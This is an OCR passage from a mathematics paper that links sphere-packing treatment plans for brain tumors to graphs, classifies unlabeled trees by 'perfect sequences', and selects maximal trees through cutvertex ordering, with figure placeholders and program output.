For further detailed information about the score function and the automated sphere packing plan, we refer the reader to [18] and [19].




Figure I-2. Status values for the boundary and the initial voxel




Figure I-3. Status values for the normal voxels




Figure I-4. Shelling the target voxels




Figure I-5. Choosing the largest sphere




Figure I-6. Removing the largest sphere




Figure I-7. Shelling the remaining target voxels




Figure I-8. Choosing the largest sphere of the remaining target




Figure I-9. Removing the second sphere




Figure I-10. Removing all the spheres




Figure I-11. A sphere packing plan for a brain tumor ([19])

II. A Classification of Unlabeled Trees

In this section, we obtain a new code to denote an unlabeled tree. By means of this code, we classify unlabeled n-trees. In particular, we call a tree an *n-tree* if and only if it is a tree with n vertices (that is, $(n-1)$ edges). Our code assigns a unique, ordered, 'perfect sequence', $pf(T) = \langle d_1, d_2, \ldots, d_n \rangle$, to each unlabeled n-tree, T. And, conversely, given an ordered sequence of n integers satisfying certain properties, it is the perfect sequence of exactly one unlabeled n-tree.

Our work includes an algorithm and a *Mathematica* program that produce a list of all the perfect sequences for all possible n-trees, thus also producing the number of n-trees, for any given n. Some examples are given below.

However, we do not have a *simple formula* that tells us how many unlabeled n-trees there are. This remains an open problem.

1. Perfect Sequence for a Tree

Let T be the unlabeled tree below, but we labeled the vertices of T as shown to construct a degree sequence.




Figure II-5

For the chosen vertex sequence $V = \langle v_1, v_2, ..., v_{13} \rangle$, we can get the degree sequence, $D = \langle 3, 2, 3, 1, 0, 0, 0, 1, 0, 2, 0, 0, 0 \rangle$.

(a) Let $D = \langle 3, 2, 3, 1, 0, 0, 0, 1, 0, 2, 0, 0, 0 \rangle = \langle d_1, d_2, ..., d_{13} \rangle$. Then d_i equals (the degree of v_i) - 1, except the first term in which d_1 = the degree of v_1. Clearly, $\sum_{i=1}^{13} d_i = 12$, which is the number of edges in T.

(b) Every pair of consecutive terms in the sequence are connected in T except for the end vertices. We choose one of the closest vertices to the end vertex, that is not selected yet in the sequence. For example, since the vertex v_5 is an end vertex, we don't have any remaining unselected vertex connected to v_5. Then there are two (closest to v_5,) unselected vertices, v_6 and v_7. We could choose either of them for the next term after v_5.

We showed that, for a given tree T, there exist many vertex sequences, therefore degree sequences, depending on the starting vertex and choice among the adjacent vertices for each successive vertex. Therefore the degree sequence set $\mathcal{D}$ for the given tree T contains many different degree sequences which denote the same tree T. We need a way to choose one degree sequence representing the tree T. So we define an order on the set of all finite, nonnegative, integer sequences, and then we define a *perfect sequence* to be the unique maximum element under this order.

Theorem 1 [Tree Classification Theorem] *For any positive integer n, let $\mathcal{T}(n)$ be the set of unlabeled n-trees and $\mathcal{P}(n)$ the set of perfect sequences of length n. Then there is a one-to-one correspondence between $\mathcal{T}(n)$ and $\mathcal{P}(n)$.*


2. Some Program Results

Our notation for a degree sequence is $\langle d_1, d_2, \ldots, d_n \rangle$. But the *Mathematica* program produces the sequence notation with { and }. So in this subsection, any set notation actually denotes the degree sequence. Note that an n-tree has n vertices, so there are n-1 edges.


```
     n=3          total number of degree sequences : 1
{2, 0, 0}
```




```
     n=4          total number of degree sequences : 2
{3, 0, 0, 0},         {2, 1, 0, 0}
```



```
     n=5          total number of degree sequences : 3
{4, 0, 0, 0, 0},     {3, 1, 0, 0, 0},     {2, 1, 1, 0, 0}
```



```
     n=6          total number of degree sequences : 6
{5, 0, 0, 0, 0, 0},  {4, 1, 0, 0, 0, 0},  {3, 2, 0, 0, 0, 0},
{3, 1, 0, 1, 0, 0},  {3, 1, 1, 0, 0, 0},  {2, 1, 1, 1, 0, 0}
```



III. A Tree for a Brain Tumor

In section I, an automated sphere packing treatment plan for a given brain tumor is developed.

From that plan, we can assign a unique corresponding graph by matching a sphere with a vertex and matching the adjacency of two spheres with an edge. Then, by using the notion of *cutvertex* (a separating vertex), we give an order to the vertex set. We use this order to decide which edges to choose in order to obtain a *unique maximal tree* contained in the graph. We assume that a brain tumor is connected, so the graph representation for any brain tumor is a connected graph.

1. Cutvertex and Block

Let G be a graph with 14 vertices and 18 edges as in the Figure III-1 below.




Figure III-1

There are 3 cutvertices, b, c, e. So the given graph G can be separated into 6 blocks as follows:




Figure III-2

2. Order in the Vertex Set

To get a maximal tree from a graph we may need to delete some edges in the graph. Thus we need to label each vertex in order to choose certain edges to delete, even though we are dealing with an unlabeled graph in this article. So there is no specific meaning for this labeling except that it is only used to choose a maximal tree for the graph.

Example III-1. Let P be the sphere packing treatment plan (see Figure III-3) for a given brain tumor, shown below.




Figure III-3

Then there is a unique graph G for the sphere packing plan. The graph is given below in Figure III-4.




Figure III-4

There are two different isomorphism classes, namely T_1 and T_2, of maximal trees for the graph G. That is, we could choose either of these for a maximal tree to assign the graph G. Since, in our algorithm, we want to get the same maximal

tree for a given graph every time, we need certain rules to get the same tree. (See Figure III-5.)

Figure III-5

In this section, we assume that the graph comes from a sphere packing treatment plan. That is, the main shape of the brain tumor depends on the size of spheres and the connection between spheres. Even though we cannot keep the information about the size of spheres in the graph, it seems to us that the bigger the sphere is, the more it has a chance to get attached to more spheres. And we assume that the larger degree vertices play a more important role in classifying the tumor shapes into trees than the smaller degree vertices. That is, by choosing a largest degree vertex first, the shape of the tumor is apparently most closely preserved. Thus, in the previous example, we choose the vertex q or s as the starting vertex; then we pick all the incident edges (see Figure III-4). Then we get the tree T_1. Therefore we want to choose the tree T_1 for the maximal tree of G. Note that the tree T_2 produces a linear graph which does not show the shape of the tumor as closely as T_1.

But there are some vertices which are more important than the larger degree vertices. Recall the graph G in the subsection III-1. Then, in the block G_2, it is clear that the vertex k has the largest degree, 5. But the cutvertices, b and c, play a critical role in obtaining a maximal tree of G. So, to get a maximal tree for a graph G, we want to start at the cutvertices of G first, instead of the vertices with the largest degree. So we want to label the cutvertices first. On the other hand, there are different kinds of 'cutvertices' in some graphs. The following example shows such a case.

Example III-2 Let $G = \{V, E\}$ be the graph in Figure III-6.




Figure III-6

Then there are two cutvertices of the graph G, namely u_2 and u_{10}. Using these two cutvertices, the graph G is separated into four subgraphs, namely G_1, G_2, G_3 and G_4. (See Figure III-7.)




Figure III-7

Then the subgraphs G_1, G_2, and G_3 are blocks, but the subgraph G_4 contains its own cutvertices, u_4 and u_8, which are not cutvertices of the graph G. We separate the subgraph G_4 into four subgraphs by using its cutvertices u_4 and u_8. (See Figure III-8.) Note that there is no specific order in labeling the subgraphs. So at this moment, we relabel the subgraphs of G by H_1, H_2, ..., H_7.




Figure III-8

Then, again, the subgraphs H_1, H_2, ..., H_6 are blocks, but the subgraph H_7 contains its own cutvertex, u_6, which is neither a cutvertex of the graph G

nor a cutvertex of the subgraph G_4. We separate this subgraph H_7 into two subgraphs by using u_6. (See Figure III-9.) And we relabel the subgraphs of G by $B_1,\ B_2,\ \ldots\ ,\ B_8$.

Therefore $\{u_2, u_{10}\}$ is the set of cutvertices of the graph G. But $\{u_4, u_8\}$ is the set of the cutvertices of a subgraph which is produced after the first separation using the cutvertices of the graph, and u_6 is the cutvertex of a subgraph which is produced after the second separation.

For the purpose of labeling the vertices in a graph, we separate these cutvertex sets for different levels, from each other.

Let G be the graph assigned for a given sphere packing plan P. Then the vertex set $V(G)$ of the graph G is the union of two disjoint subsets, namely $C_1(G)$ and $C_1^c(G)$, where $C_1(G) = \{v \in V(G) |\ v$ is a cutvertex of $G\}$ and $C_1^c(G) = V(G) - C_1(G)$. We call $C_1(G)$ the *first step cutvertex set* of G. For every $i = 2,3,\ldots,|V(G)|$, we define a subset $C_i(G)$ of $C_{i-1}^c(G)$ as the collection of the vertices of $C_{i-1}^c(G)$, which are cutvertices of a subgraph produced after the $(i-1)$-th separation using the elements of $C_{i-1}(G)$. Then we call $C_i(G)$ the *i-th step cutvertex set* of G, and let $C_i^c(G) = C_{i-1}^c(G) - C_i(G)$. We assume that there are finitely many vertices in a given graph. If there exists at least one cutvertex, then there exists an integer $1 \le k \le n$ such that $C_i(G) \neq \emptyset$ for every $i \le k$, and $C_i(G) = \emptyset$ for every $i \ge k+1$. Then we call k the *separation step constant* of the graph G, and let $C^c(G) = (C_k)^c(G)$.

If there is no cutvertex of G then the graph is a block, and we say that the separation step constant of G is 0.




Figure III-9.

It is clear that for any two different spheres, at least one of the center coordinates is different. Thus any two distinct spheres can always be compared by the above order. Therefore the above order for the vertices of the graph is well defined.

3. Maximal Tree from a Graph

In this section, we illustrate, by means of an example, how to select a unique maximal tree from the graph which is produced for a given brain tumor by using an example. For the detailed algorithm, refer to [23].

Example III-3 Let G be the graph in Figure III-1, with a new labeling. Then $C_1(G) = \{b, c, e\}$ and $C_1^c(G) = \{a, d, f, g, h, i, j, k, l, m, n\}$. In $C_1(G)$, we have that $d(e) = 5$, $d(b) = 4$ and $d(c) = 3$. On the other hand, in $C_1^c(G)$, we have that $d(k) = 5$, $d(m) = d(n) = 3$, $d(d) = d(f) = d(g) = d(h) = d(l) = 2$, $d(a) = d(i) = d(j) = 1$. And $C_2 = \emptyset$. Thus we order the vertices as follows; $v_1 = e$, $v_2 = b$, $v_3 = c$ and $v_4 = k$, $\{v_5, v_6\} = \{m, n\}$, $\{v_7, v_8, v_9, v_{10}, v_{11}\} = \{d, f, g, h, l\}$, 